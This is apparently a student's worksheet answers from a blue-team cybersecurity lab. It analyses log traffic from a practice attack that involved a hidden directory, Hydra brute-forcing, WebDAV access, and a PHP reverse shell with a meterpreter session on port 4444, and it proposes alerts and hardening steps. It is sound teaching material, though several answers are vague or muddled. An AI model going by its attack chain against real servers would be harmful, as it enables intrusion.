
Time	_source
Jan 6, 2021 @ 04:23:46.296	@timestamp: Jan 6, 2021 @ 04:23:46.296 agent.type: packetbeat agent.ephe 80eea30e2804 agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-1 url.path: /server-status url.query: auto= url.full: http://127.0.0.1/ser url.domain: 127.0.0.1 user_agent.original: Go-http-client/1.1 source.byt source.port: 46296 server.bytes: 584B server.ip: 127.0.0.1 server.port:



DAY 2

1. Identify the offensive traffic.

    - Identify the traffic between your machine and the web machine:
        - When did the interaction occur? January 3rd 2021
        - What responses did the victim send back? 401 and 301.
        - What data is concerning from the Blue Team perspective? 401 and 301 because they are a lot of negative responses from the server




Find the request for the hidden directory.

- In your attack, you found a secret folder. Let's look at that interaction between these two machines.
    - How many requests were made to this directory? 14713
    - At what time and from which IP address(es)? 7:13pm to 7:14pm. ip address is 192.168.1.90

- They assessed the security folder and receive a set of .php file
- Which files were requested? What information did they contain? **It was a secret folder file and a shell .php file. The secret folder contains the secret file.**
- What kind of alarm would you set to detect this behavior in the future? **If someone is trying to assess the secret folder, then generate an alert system.**
- Identify at least one way to harden the vulnerable machine that would mitigate this attack. **Create a stronger password system or store the file in a more secure location.**

Identify the brute force attack.

- After identifying the hidden directory, you used Hydra to brute-force the target server. Answer the following questions:
  - Can you identify packets specifically from Hydra? **Someone with linux operating system was identified.**




  - How many requests were made in the brute-force attack? **14,713**
  - How many requests had the attacker made before discovering the correct password in this one? **For the get we had 14708 failures and 2 redirections for the options and for the option request we have 6 successes and 30 failures.**
  - What kind of alarm would you set to detect this behavior in the future and at what threshold(s)? **If you get more than 10 failures in an hour on the file request, then send an alert system.**
  - Identify at least one way to harden the vulnerable machine that would mitigate this attack. **If there are more than 10 attempts to log into a file request, then they should be blocked.**

Find the WebDav connection.

- Use your dashboard to answer the following questions:
  - How many requests were made to this directory? **453 requests were made.**
  - Which file(s) were requested? **setup .php**
  - What kind of alarm would you set to detect such access in the future? **Set an alert to no more than 30 requests in one hour.**
  - Identify at least one way to harden the vulnerable machine that would mitigate this attack. **Set the permission to only a few personal to access the webdav, and set up a strong password system.**

Identify the reverse shell and meterpreter traffic.

- To finish off the attack, you uploaded a PHP reverse shell and started a meterpreter shell session. Answer the following questions:
  - Can you identify traffic from the meterpreter session? **Yes we see traffic from the meterpreter port 4444**
  - 

  - What kinds of alarms would you set to detect this behavior in the future? **We can block port 4444 traffic.**
  - Identify at least one way to harden the vulnerable machine that would mitigate this attack. **Create an alert when a php script is downloaded.**